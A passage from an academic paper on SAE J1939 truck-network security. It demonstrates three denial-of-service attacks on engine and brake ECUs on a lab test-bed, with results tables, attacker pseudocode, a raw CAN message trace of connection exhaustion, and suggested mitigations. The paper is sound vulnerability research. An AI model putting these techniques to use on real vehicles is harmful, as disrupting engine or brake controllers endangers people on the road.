
paper with an overview of the results achieved and indicates the future direction of advancements for both attack and defense strategies for the J1939 standards.

2 Background

Embedded communications in commercial vehicles are facilitated by the SAE J1939 [9] standards. As shown in Fig. 1, J1939 is modeled on the ISO/OSI protocol stack. A J1939 packet is created at the applications layer. As a packet moves down the layers it is optionally split up into two or more protocol data units (PDUs) at the data-link layer. This is because the physical layer operations are guided by the CAN protocol which allows a maximum of 8 data bytes in one CAN frame. Finally, the CAN frames are exchanged using CAN protocol specifications.

2.1 The Physical (CAN) Layer

Functions at the lowermost layer the of the J1939 protocol stack are handled by the CAN protocol [1]. The protocol handles transmission of J1939 packets over a 2-wire multi-master serial bus. CAN is a broadcast protocol and does not specify unicast message transfer. This means every node (ECU) on a CAN bus



Identifier						Data
Priority	EDP	DP	PF	PS	SA	
3 bits	1 bit	1 bit	8 bits	8 bits	8 bits	Variable size

Fig. 3. J1939 message format

can see messages transmitted by every other node. Protocols running on top of the CAN bus, however, can implement functionalities to accomplish point-to-point message transfer. J1939, as will be seen later in this section, uses source and destination address fields to specify senders and receivers of CAN frames. An example CAN network is shown in Fig. 2. ECUs can transmit messages on the bus following a CSMA/CD bus access method. This means the ECUs can transmit messages on the bus only when it is free. If two ECUs transmit on a free bus at the same time, the protocol arbitrates between the two messages using the CAN message identifier. The CAN identifier is an additional 11 (standard) or 32 (extended) bit field prepended to an 8 byte CAN message. As it will be seen later, J1939 recommends the 29 bit identifier, hence the extended CAN identifier is used for arbitration purposes. Finally, in CAN bus terminology a 0 (dominant bit) on the bus is considered to be of higher priority than 1 (a recessive bit). This means, on the CAN bus, a message whose prefix is “000” overwrites the one whose prefix is “001”.

2.2 J1939 Packet Formatting

The general format of the J1939 message is shown in Fig. 3. A single J1939 message can be partitioned into a 29 bit identifier (ID) section and variable size data section. Since the CAN protocol allows only 8 bytes of data in one frame, the variable size data section is broken up into 8 byte packets and appended with the identifier to form a J1939 PDU. At the physical layer, a few more CAN specific bits are added to the J1939 PDU and transmitted on the bus as a CAN frame.

Identifier Field. The J1939 identifier is divided into 6 sub-fields.

– **Priority**: The 3 bit priority field is used to as a base for the CAN arbitration scheme. Priorities can vary from 000_2 (0_{10}) to 111_2 (7_{10}). The J1939 standard assigns a default priority of 011_2 (3_{10}) to vehicle control messages and 110_2 (6_{10}) to all other messages. The priority is ultimately specified by the original equipment manufacturer (OEM).
– **Extended Data Page (EDP)**: Currently the EDP bit is set to 0_2 (0_{10}) for all J1939 messages.




Fig. 4. Generating a J1939 identifier from the digital annex

– **Data Page (DP)**: The DP bit can be set to either 0_2 (0_{10}) or 1_2 (1_{10}). The actual value of the DP bit for a particular message can be obtained from the J1939 Digital Annex [11].
– **PDU Format (PF) and PDU Specific (PS)**: In terms of message communication the PF and PS are the most significant bit fields. When put together along with EDP and DP they evaluate to what is referred to as the Parameter Group Number (PGN). PGNs are used to group J1939 messages according to their functionality. For example, messages related to torque or speed control are assigned the PGN 0_{10} (0000_{16}), whereas those related to tire sensor identification are assigned the PGN 32512_{10} $(7F00_{16})$. When encoded hexadecimals, the first ten bits of the PGN represent the PF and the last 8 bits represent the PS. When PF values are less than 240_{10} $(F0_{16})$ the PS field is used to specify the address of the intended receiver.
– **Source Address (SA)**: The source address field is used to specify the address of the sender. The source address field can be used to filter and process messages at the hardware level to avoid overloading the ECU firmware with unnecessary message processing. Source addresses can range from 00000000_2 $(0_{10}/00_{16})$ to 11111111_2 $(255_{10}/FF_{16})$. The J1939 Digital Annex [11] contains a list of suggested source address assigned to various functional ECUs.

To summarize, Fig. 4 shows how a J1939 identifier is constructed from J1939 standard entries. An additional 3 bit padding is added to convert the identifier into 32 bit CAN arbitration field. Since the PF is less than 240, the PS field denotes the receiver of the message (00_{16}) which in this case is the Engine#1 ECU. The SA field is used to denote the sender $F9_{16}$ which is the off-board diagnostic service tool.

Data Field. J1939 message data field is constructed using Suspect Parameter Numbers (SPNs). Each PGN is associated with a set of SPNs. An SPN definition determines how a message (encoded in bits) belonging to a particular PGN is converted into application readable information. For example, the first 2 least significant bits in PGN 32512_{10} data is assigned the SPN 695_{10}. According to the SPN definition, the 2 least significant bits denote the Engine Override Control Mode and can assume any of 4 (2^2) states. The attacks demonstrated in this paper do not make use of SPN numbers and hence we do not discuss this further.

2.3 Message Transmission Rates

J1939 recommends transmitting messages at various rates depending on the PGN Transmission Rate specification available in the digital annex [11]. A broad categorization of the transmission rates is presented below. The categorization was done by thoroughly observing the Transmission Rate specification available in the digital annex.

– **Periodic**: Transmitted at various time intervals (seconds or milliseconds) as specified in the J1939 standards.
– **On-Request**: Transmitted on receiving a request.
– **Event-Based**: Transmitted at the occurrence of a specific event or interrupt.
– **Manufacturer Defined**: Transmission rates are defined by the manufacturer.
– **Requirement Based**: Transmitted only if required.
– **Conditional**: Dependent on ECU parameters like Engine Speed or other factors like state change.
– **Unspecified**: Transmission rates are not specified for these PGNs.
– **Hybrid**: Any combination of the above categories. For example, the time interval of periodically transmitted messages can vary depending on conditional factors.

2.4 J1939 Data-Link Layer

Figure 1 shows 4 layers in a J1939 protocol stack. Each of these layers has one or more standard documentations associated with them. The documentations can be found in SAE standards repository (http://www.sae.org). The attacks documented in this paper employ extensive usage of the request message documented in the J1939-21 (data-link layer) [10] standard. The request message (PGN $59904_{10}/EA00_{16}$) is used to request a particular PGN from a single or a group of ECUs on the bus. Since the PF ($234_{10}/EA_{16}$) for the request PGN is less than 240_{10} ($F0_{16}$), the PS field is used to specify the address of the intended receiver of this message. This address can be destination specific like Engine (00_{16}), Brake ($0B_{16}$) or global broadcast (FF_{16}). A destination specific request is answered by the receiver with either the requested PGN or a negative acknowledgment. Acknowledgment messages are assigned to the PGN 59392_{10} ($E800_{16}$). As with the request PGN the acknowledgment can also be destination specific or broadcast. The first byte in the data field of an acknowledgment messages is the control byte. The mapping for the control byte values and the information conveyed by the respective acknowledgment messages are shown below:

Table 1. Frequently Used PGNs

		Identifier				Data Bytes							
Label	Sub Label	PGN	PF	PS	Default Priority	1	2	3	4	5	6	7	8
Request	N/A	EA00	EA	Dest-Addr	6	Requested PGN in reverse byte order			N/A				
Connection Management	Request to Send	EC00	EC	Dest-Addr	7	10	Total number of bytes to be transferred		Total number of packets to be sent	Max number of packets to be sent in response to 1 CTS: FF for any	Requested PGN in reverse byte order		
Connection Management	Clear to Send	EC00	EC	Dest-Addr	7	11	Number of Packets that can be send	Next sequence number to send	FF	FF	Requested PGN in reverse byte order		
Data Transfer	N/A	EB00	EB	Dest-Addr	7	sequence number	Data						

– 0_{10} (00_{16}): Positive Acknowledgment (ACK).
– 1_{10} (01_{16}): Negative Acknowledgment (NACK).
– 2_{10} (02_{16}): Access denied.
– 3_{10} (03_{16}): Cannot respond.
– 4_{10} (04_{16}) – 255_{10} (FF_{16}): Reserved for SAE assignment.

Requested PGNs are transferred either as a single packet (with 8 bytes or less of data) or multiple packets (with more than 8 bytes of data). In the second case, SAE recommends implementing a connection oriented multi-packet data transfer. A destination specific multi-packet data transfer (Fig. 5) starts by initiating a request (PGN $59904_{10}/EA00_{16}$). The requested party attempts to open a connection by sending a `Request to Send (RTS)` message (PGN $60416_{10}/EC00_{16}$). In response, the requester sends a `Clear to Send (CTS)` message (PGN $60416_{10}/EC00_{16}$). Upon receiving the CTS the requested party starts sending the data using the data transfer PGN ($60160_{10}/EB00_{16}$). On successful completion of the message transfer, the requester sends an `End of Message Acknowledgment (EndOfMsgACK)` (PGN $60416_{10}/EC00_{16}$). A summary of the PGNs used in our attacks (request, connection management and destination specific data-transfer) is shown in Table 1.

3 Preliminaries

The contents of this section convey the preparatory information for the attacks demonstrated in the next section. This includes the threat model under which our attacks were performed, a concise categorization of our attacks, and the experiment set-up we used to conduct the DoS attacks.




Fig. 5. Requested Multi-packet PGN transfer

Table 2. Attack Categorization

Attack Name	Type of Message		Exploit	
	Request	Connection Management	Implementation Issues	Specification Issues
Request Overload	Yes	No	No	Yes
False RTS	Yes	Yes	Yes	Yes
Connection Exhaustion	Yes	Yes	No	Yes

3.1 Threat Model

For the purpose of this work, we assume an active adversary with direct access to the CAN bus. By active, we mean that the adversary is capable of injecting any message into the CAN bus and disrupting the regular operations. The capabilities of the adversary are however restrained by the computational power of the device which is used to inject these messages. This device can be physically attached to the bus (a compromised Entertainment ECU or a pass through device attached to the OBD-II port) or connected remotely to wireless interfaces on the vehicle bus such as the telematics units, Tire Pressure Monitoring System (TPMS) or Bluetooth unit [3]. The use of any of these attack surfaces constricts the attackers resource significantly, either due to low computation power or considerable network delay.




Fig. 6. Experiment test-bed schematic

3.2 Attack Categorization

Three separate DoS attacks are demonstrated in Sect. 4 of this paper. In this subsection, we attempt to classify the attacks on the basis of a few factors: type of message (PGN) used for attack and exploit (flaws in implementation and/or specifications). The categorization is shown in Table 2. The leftmost column of the table, lists the three attacks namely, `Request Overload`, `False RTS` and `Connection Exhaustion`. The details about execution and findings from these attacks are reported in the next Sect. 4.

3.3 Experiment Test-Bed

All attacks were conducted on a test-bed consisting of a single high-speed CAN bus with a baud rate of 250 kbps. The normal bus load was measured at 14%–15% using the canbusload utility from the can-utils [7] program built for SocketCAN in Linux. A schematic of the test-bed is shown in Fig. 6. The test-bed consisted of an Engine Control Module (ECM) and a standalone `Brake Controller` ($0B_{16}$). The ECM includes an `Engine-#1` ECU (SRC: 00_{16}) and a `Retarder-Engine` ECU (SRC: $0F_{16}$)[1]. The make and model of the ECUs are not revealed to protect vendor reputation.

Figure 6 also shows two BeagleBone Black (`BB1` and `BB2`) devices with custom built heavy vehicle communication protocol transceivers. The BeagleBones act as regular ECUs or other embedded devices connected to the bus. All attacks were performed using these devices. Both the BeagleBones hosted 32 bit Ubuntu@Linux operating systems running on an ARM processor with 500 MB of RAM. Although we had can-utils [7] at our disposal we preferred to use the python3 implementation[2] of the the SocketCAN driver [5] to conduct the attacks. This is because SocketCAN offered much more flexibility in implementing a morphed version of the J1939 data-link layer protocols for the purpose of the attacks.

Ten different snapshots of the CAN bus traffic was taken for 10 s each. It was observed that the traffic pattern outlined in Table 3 was exactly same for

[1] The names of the ECUs are obtained from the J1939 Digital Annex Source Address Tab.

[2] http://python-can.readthedocs.io/en/latest/socketcan_native.html.

Table 3. Test-bed traffic

Identifier	Priority	PGN	SRC	Count	Measured interval in ms	Matching Annexed Interval in ms
0CF00300	High	61443	00	200	50	50
0CF00400	High	61444	00	500	20	20
18E0FF00	Low	57344	00	10	1000	1000
18EBFF00	Low	60160	00	130	76.9230769231	Prop
18EBFF0F	Low	60160	0F	6	1666.6666666667	Prop
18ECFF00	Low	60416	00	12	833.3333333333	Prop
18ECFF0F	Low	60416	0F	2	5000	Prop
18F0000F	Low	61440	0F	100	100	100
18F00100	Low	61441	00	100	100	100
18F0010B	Low	61441	0B	99	100	100
18FD7C00	Low	64886	00	10	1000	Prop
18FDB300	Low	64947	00	20	500	500
18FDB400	Low	64948	00	20	500	500
18FEBD00	Low	65213	00	10	1000	1000
18FEBF0B	Low	65215	0B	100	100	100
18FEC100	Low	65217	00	10	1000	1000
18FEDF00	Low	65247	00	500	20	Prop
18FEE000	Low	65248	00	100	100	100
18FEE400	Low	65252	00	10	1000	1000
18FEEE00	Low	65262	00	10	1000	1000
18FEEF00	Low	65263	00	20	500	500
18FEF000	Low	65264	00	100	100	100
18FEF100	Low	65265	00	100	100	100
18FEF200	Low	65266	00	100	100	100
18FEF500	Low	65269	00	10	1000	1000
18FEF600	Low	65270	00	20	500	500
18FEF700	Low	65271	00	10	1000	1000
18FEFF00	Low	65279	00	1	10000	10000

all 10 snapshots. Only two distinct priorities were observed on the bus: $011_2/3_{10}$ ($0C_{16}$ with padding) and $110_2/6_{10}$ (18_{16} with padding). The Measured Intervals were calculated by dividing 10000 ms (10 s) by the individual message counts. The Matching Annexed Intervals were obtained for each observed PGN from the digital annex [11]. If the Matching Annexed Intervals did not match the

Measured Intervals it was assumed that they were pre-programmed by the vendor and marked "Prop".

4 Attacks

In our pursuit to find weaknesses in the J1939 data-link layer specifications, we performed three separate DoS attacks that were briefly introduced in Sect. 3.2. We now present the details of the attacks. The documentation process for each attack is subdivided into 5 components:

1. **Background Theory**: We begin by introducing the core J1939 concept exploited for the attack.
2. **Proposed Attack**: An attack is proposed based on the background theory.
3. **Execution**: The attack is executed.
4. **Observation and Analysis**: The effect of the attack is evaluated by studying the network traffic and optionally using fitting metrics and charts. If required statistical significance testing is performed to gauge the truth value (Success or Failure) of the attack.
5. **Suggested Mitigation Techniques**: Finally, we suggest some probable mitigation techniques for the described attack.

4.1 Request Overload

Background Theory. The J1939-21 standard suggests an algorithm to filter received messages at the microprocessor level. The intended use of this algorithm is to reduce the load on the application. For a destination specific request, the filtering algorithm recommends queuing message bytes (for further processing) if the destination address in the message identifier matches the device's source address. Once a request is queued, the ECU is expected to see if the PGN is supported by it. If supported, the ECU should reply back with the PGN.

Proposed Attack. Sending a large volume of request messages for a supported PGN should increase the computational load of the recipient ECU to an extent where it might not be able to perform regular activities like transmitting periodic messages.

Execution. We wrote a Python script to send repeated requests for ECU component id (PGN $65259_{10}/EBFE_{16}$) to the Engine-#1 ECU (refer to Fig. 6). We chose the Engine ECU as the target because we wanted to reduce the count of high-priority messages on the bus and the normal bus traffic from Table 3 shows that Engine-#1 is the only ECU transmitting high priority ($0C_{16}$) messages. The component id is a multi-packet (greater than 8 bytes) PGN. Responding to the request thus requires the ECU to perform slightly more activity than responding with a single-packet PGN.

Our attack script expected three arguments (used as independent variables for further analysis), namely, (1) number of concurrent threads, (2) injection time interval and (3) source address. The first two arguments allowed us to strengthen the magnitude of the attack. The final argument was varied to spoof the sender of the injected message. Three values were chosen for the spoofed address: $0B_{16}$ (Brake Controller), 00_{16} (Engine-#1) and $F9_{16}$ (Off Board Diagnostic Service Tool). The idea was to observe whether replies sent by the Engine-#1 to the brake, to itself or to a non-existent ECU alters its behavior in any way.

Observation and Analysis. As seen from Fig. 7 and Table 4, performing the attack caused regular messages on the bus to drop significantly. High Priority message (blue curve) count dropped by an average of 46.64 % with the maximum drop obtained at *spoofed-SRC: F9, num-thread: 8, interval: 1.2*. Low priority message count, on the other hand, dropped significantly for both the Engine-#1 (SRC: 00_{16}) and the Retarder (SRC: $0F_{16}$) although the average drop was almost equal (˜ 65 %) for both. The peak drops for Engine-#1 (SRC: 00_{16}) and Retarder were observed at the following points *spoofed-SRC: 0B, num-thread: 8, interval: 1.2* and *spoofed-SRC: F9, num-thread: 8, interval: 1.2* respectively. The least amount of drop in count (for orange, red and blue lines from Fig. 7) was observed at the point *spoofed-SRC: F9, num-thread: 4, interval: 0.4*.




Fig. 7. Request overload effect on normal traffic: percentage reduction in regular message volume (Color figure online)

Pearson correlation coefficients for each independent variable (argument) and the reduction percentages for high priority messages (high priority messages were chosen for this purpose since they are hard to suppress on a CAN bus) are shown below:

– **Source**: −0.01 (negative weak correlation). As the source address increases from 00 to F9, reduction percentages drop [weakly].

Table 4. Request overload effect on normal traffic: percentage reduction in regular message volume [Raw Statistics]

Attack Parameters			Average Message Count per Source Address							
			00				0B		0F	
Source	Thread (no)	Interval (ms)	High P		Low P		Low P		Low P	
			Count	Decrease (%)	Count	Decrease (%)	Count	Decrease (%)	Count	Decrease (%)
0B	1	0.4	216	38.29	257	60.16	117	-17	23	56.6
0B	1	0.8	153	56.29	114	82.33	120	-20	12	77.36
0B	1	1.2	123	64.86	86	86.67	140	-40	8	84.91
0B	4	0.4	297	15.14	502	22.17	111	-11	40	24.53
0B	4	0.8	221	36.86	319	50.54	119	-19	28	47.17
0B	4	1.2	197	43.71	219	66.05	122	-22	17	67.92
0B	8	0.4	215	38.57	285	55.81	125	-25	21	60.38
0B	8	0.8	115	67.14	98	84.81	129	-29	5	90.57
0B	8	1.2	117	66.5	46	92.87	118	-18	8	84.91
F9	1	0.4	235	32.86	302	53.18	118	-18	27	49.06
F9	1	0.8	136	61.14	118	81.7	128	-28	6	88.6
F9	1	1.2	121	66.4	75	88.37	119	-19	5	90.6
F9	4	0.4	310	11.43	524	18.76	109	-9	45	15.09
F9	4	0.8	239	31.71	317	50.85	118	-18	29	45.28
F9	4	1.2	207	40.86	253	60.78	130	-30	20	62.26
F9	8	0.4	221	36.86	301	53.33	125	-25	21	60.38
F9	8	0.8	131	62.57	118	81.7	127	-27	8	84.91
F9	8	1.2	104	70.2	63	90.23	128	-28	6	88.7
00	1	0.4	223	36.29	309	52.09	129	-29	25	52.83
00	1	0.8	145	58.57	106	83.5	120	-20	7	86.7
00	1	1.2	116	66.86	100	84.5	130	-30	6	88.7
00	4	0.4	283	19.14	465	27.91	112	-12	41	22.64
00	4	0.8	235	32.86	229	53.64	121	-21	20	62.26
00	4	1.2	232	33.71	306	52.56	121	-21	31	41.51
00	8	0.4	215	38.57	314	51.32	109	-9	17	67.92
00	8	0.8	128	63.43	111	82.7	114	-14	5	90.5
00	8	1.2	110	68.5	70	89.1	140	-40	7	86.7

- **Thread**: 0.137 (weak positive correlation). As the number of threads increase reduction percentages increase [weakly].
- **Interval**: 0.66 (strong correlation). As the interval increases reduction percentages increase [strongly].

Positive correlation for factors *Thread* and *Interval* explain the existence of the lowest and highest count reduction percentages at points *spoofed-SRC: F9, num-thread: 8, interval: 1.2* and *spoofed-SRC: F9, num-thread: 4, interval: 0.4*

Finally, we performed a two-tailed Mann-Whitney U test to determine if our attack succeeded. We compared the counts of Engine-#1 transmitted messages on the bus before and after the attack were performed. The attack arguments

Table 5. Non-parametric U-test samples

Identifier	Regular Count from Table	Attack count (F9,4,0.4)
0CF00300	200	86
0CF00400	500	224
18E0FF00	10	4
18EBFF00	130	53
18ECFF00	12	4
18F00100	100	42
18FD7C00	10	4
18FDB300	20	6
18FDB400	20	9
18FEBD00	10	5
18FEC100	10	4
18FEDF00	500	203
18FEE000	100	36
18FEE400	10	5
18FEEE00	10	4
18FEEF00	20	9
18FEF000	100	45
18FEF100	100	35
18FEF200	100	40
18FEF500	10	4
18FEF600	20	9
18FEF700	10	3
18FEFF00	1	0

were chosen to be from the point which produced the lowest message count reduction (*spoofed-SRC: F9, num-thread: 4, interval: 0.4*). The samples for the U-test are shown in last two columns of Table 5. After performing the non-parametric test, we obtained a p-value of 0.01468 and thereby concluded our attack produced significant differences ($p \leq .05$) in message count at a 5% confidence interval. Since the positive reduction percentages were obtained for all Engine-#1 message counts, we conclude that our attack was successful. Using the worst results to perform the significance tests allowed us to have the best notion about the performance of the attack.

It should be noted that this type of attack could be unintentional since third party telematics units often request component information from ECUs. While this is not an attack, a poorly programmed ECU on the network could have the same effect as shown above.

Suggested Mitigation Techniques. One approach to prevent such an overloading scenario can be to program the ECU such that it drops incoming request packets if it has already responded to a request from the same source address within a pre-defined time interval. This, however, requires ECUs to maintain state information and can, in turn, lead to further resource exhaustion. Designers or developers can, however, opt for indigenous techniques to defend against this scenario. Another alternative can be to opt for proper intrusion detection systems (IDSs) with capabilities of distinguishing such attack traffic from normal traffic.

4.2 False Request to Send (RTS)

Background Theory. The J1939-21 standard specifies that if multiple RTS messages are received from the same source address then the most recent RTS shall be considered and previously received RTSs shall be discarded without sending a notification to the sender of the RTS message.

Proposed Attack. Consider a connection in progress where the requester receives an RTS from the recipient (Alice) of a request message. After receiving the RTS, the requester allocates a buffer having size equal to that received in bytes 2 and 3 of the data field in the RTS packet (refer to Table 1). The requester then sends a CTS requesting for given number of packets starting from sequence number 1. A clever attacker (Bob) can then send a crafted RTS packet (with a reduced data size in bytes 2 and 3 of the data field) to the requester spoofing the source address of the original recipient of the request. If the receiver of the spoofed RTS reallocates the buffer and keeps receiving data (PGN: $EB00_{16}$) packets from the original sender (Alice), the allocated buffer might overflow causing the ECU firmware to crash.

Execution. To test this attack we used both BeagleBone Black devices connected to our test-bed. On one device (`BB1`) we ran a faulty script to receive multi-packet PGNs. The workflow of the program is shown below.

```
Send request;
In a separate thread:
      Sniff for RTS;
      On receiving RTS allocate/reallocate
      buffer space (buffer size = as obtained
      from bytes 2-3 of the RTS data field);
Send CTS;
Recieve data;
```

On the second BeagleBone Black device (`BB2`) we ran the attack script as shown below:

```
Sniff bus for CTS from attack target;
Send crafted RTS with lesser data size;
```

Observation and Analysis. We ran both the scripts on the two BeagleBones for 10 consecutive occasions. It was observed that on all occasions the script running on BB1 crashed. This can be fatal for an ECU because crashing the firmware can render an ECU useless.

Suggested Mitigation Techniques. It is extremely hard to defend against such attacks. If the ECU firmware developer decides to avoid re-allocating space on receipt of the second RTS, the attacker can spoof the first RTS and cause the exact same damage. The success of this attack can be attributed to two factors: the exploitable J1939 concept detailed as a part of the background theory and insufficient programming logic. Thus, according to us, the best defense against this attack is to avoid allocating space statically using the size specified in the RTS message. The receiving side can incrementally allocate 7 bytes[3] as newer packets arrive.

4.3 Connection Exhaustion

Background Theory. The J1939-21 standard restricts that each pair of ECUs can have at most one connection at any given point of time. Moreover, J1939 allows requesters to keep connections open by sending CTS messages within a specified time period.

Proposed Attack. The J1939 source address is an 8 byte field. This means there can be at most 255 different ECUs connected to a bus. If a driving critical ECU like a brake controller can support 255 different connections at the same time, an attacker can open 255 separate connections to that ECU and keep the connection open by sending periodic CTS messages. In such a case, no other ECU can open connections to the brake controller. In practice, the actual number of ECUs connected to the bus is most often much less than 255. This makes the task easier for the attacker. The quick scan of the network traffic can reveal the transmitting source addresses. The attacker can then spoof all available source addresses and open a connection to other ECUs thereby creating a mesh network of connections. In such a case no other ECU will be able connections to other ECUs.

Execution. None of the ECUs on our test-bed attempted to make destination specific connections to each other (refer to Table 3). However, for the purpose of testing this attack, we programmed BB1 to act as the attacker controlled device and BB2 to impersonate two different ECUs (Brake Controller (SRC: $0B_{16}$) and Cruise Control (SRC 11_{16})) and attempt to make connection requests to the Engine-#1 ECU. The BB1 device was programmed to create two connections with the Engine-#1 ECU requesting for the Component ID PGN ($FEEB_{16}$). BB1 was run slightly ahead oftime than BB2. This allowed BB1 to create the two connections with the Engine-#1 ECU.

[3] The first byte of a data packet is the sequence number.

```
BB1->Engine-#1 request          00EA0011   EB FE 00 00 00 00 00 00
Engine-#1->BB1 RTS              18EC1100   10 2C 00 07 FF EB FE 00
BB1->Engine-#1 CTS              00EC0011   11 07 01 FF FF EB FE 00
BB1->Engine-#1 request          00EA000B   EB FE 00 00 00 00 00 00
Engine-#1->BB1 RTS              18EC0B00   10 2C 00 07 FF EB FE 00
BB1->Engine-#1 CTS              00EC000B   11 07 01 FF FF EB FE 00
Engine-#1->BB1 Data Transfer    18EB1100   01 43 4D 4D 4E 53 2A 36
Engine-#1->BB1 Data Transfer    18EB1100   02 43 20 75 30 37 44 30
Engine-#1->BB1 Data Transfer    18EB1100   03 38 33 30 30 30 30 30
Engine-#1->BB1 Data Transfer    18EB1100   04 30 30 2A 30 30 30 30
Engine-#1->BB1 Data Transfer    18EB1100   05 30 30 30 30 2A 78 30
Engine-#1->BB1 Data Transfer    18EB1100   06 36 42 42 42 42 42 42
Engine-#1->BB1 Data Transfer    18EB1100   07 42 2A FF FF FF FF FF
Engine-#1->BB1 Data Transfer    18EB0B00   01 43 4D 4D 4E 53 2A 36
Engine-#1->BB1 Data Transfer    18EB0B00   02 43 20 75 30 37 44 30
Engine-#1->BB1 Data Transfer    18EB0B00   03 38 33 30 30 30 30 30
Engine-#1->BB1 Data Transfer    18EB0B00   04 30 30 2A 30 30 30 30
Engine-#1->BB1 Data Transfer    18EB0B00   05 30 30 30 30 2A 78 30
Engine-#1->BB1 Data Transfer    18EB0B00   06 36 42 42 42 42 42 42
Engine-#1->BB1 Data Transfer    18EB0B00   07 42 2A FF FF FF FF FF
BB2->Engine-#1 request          00EA0011   EC FE 00 00 00 00 00 00
BB2->Engine-#1 request          00EA000B   EC FE 00 00 00 00 00 00
BB2->Engine-#1 request          00EA0011   EC FE 00 00 00 00 00 00
BB2->Engine-#1 request          00EA000B   EC FE 00 00 00 00 00 00
BB2->Engine-#1 request          00EA0011   EC FE 00 00 00 00 00 00
BB2->Engine-#1 request          00EA000B   EC FE 00 00 00 00 00 00
BB2->Engine-#1 request          00EA0011   EC FE 00 00 00 00 00 00
BB2->Engine-#1 request          00EA000B   EC FE 00 00 00 00 00 00
BB1->Engine-#1 CTS              00EC0011   11 07 01 FF FF EB FE 00
BB1->Engine-#1 CTS              00EC000B   11 07 01 FF FF EB FE 00
```

Fig. 8. Connection exhaustion network trace (without end of message ACK)

Observation and Analysis. Figure 8 shows the network trace obtained from the CAN bus during the runtime of the attack. It can be seen that BB1 makes two connections in the beginning by sending a request, RTS and CTS packet for source addresses 11_{16} and $0B_{16}$. The Engine-#1 ECU then transfers data to BB1. After sometime BB2 attempts to make two connections to the Engine-#1 ECU. For the purpose of this experiment, BB2 acts as the honest party(s). However, BB2 never receives RTS messages from the Engine ECU. At the end of the trace, it can be seen that BB1 keeps its connection open by sending periodic CTSs. As a result, any further connection attempts from BB2 would also be discarded leaving BB2 (acting as the Brake controller and Cruise Control device) starving for the required PGN.

Mitigation Techniques. The following attack can have serious consequences on regular J1939 communications. This because, J1939 allows exchange of multi-packet proprietary messages. Disrupting exchange of all multi-packet messages can hamper proprietary message exchange. Authenticating the sending ECU can help in preventing this type of a scenario from happening.

5 Conclusion and Future Work

The J1939 standards are used extensively in commercial vehicles and industrial automation technology. The J1939 protocols run above the CAN bus. Although multiple research efforts have focused on discussing vulnerabilities in the CAN protocol, we believe this is the first work aimed at attacking the J1939 protocol specifications. We illustrated how attacks similar to those performed on the ISO/OSI protocol stack can be performed by a malicious adversary on J1939 protocols. Specifically, we demonstrated three specific denial-of-service attacks using the J1939 data-link layer request and connection management protocols.

Our future work includes uncovering new forms of attacks on the J1939 protocols. A major challenge is providing acceptable security solutions for such attacks. The attacks and the mitigating security solutions will be tested out in real-world scenarios to demonstrate their efficacy. We also plan to evaluate various security solutions in terms of their efficacy, resource utilization, usability, and cost. We will also explore trade-offs among proposed security solutions and provide recommendations for best practices.

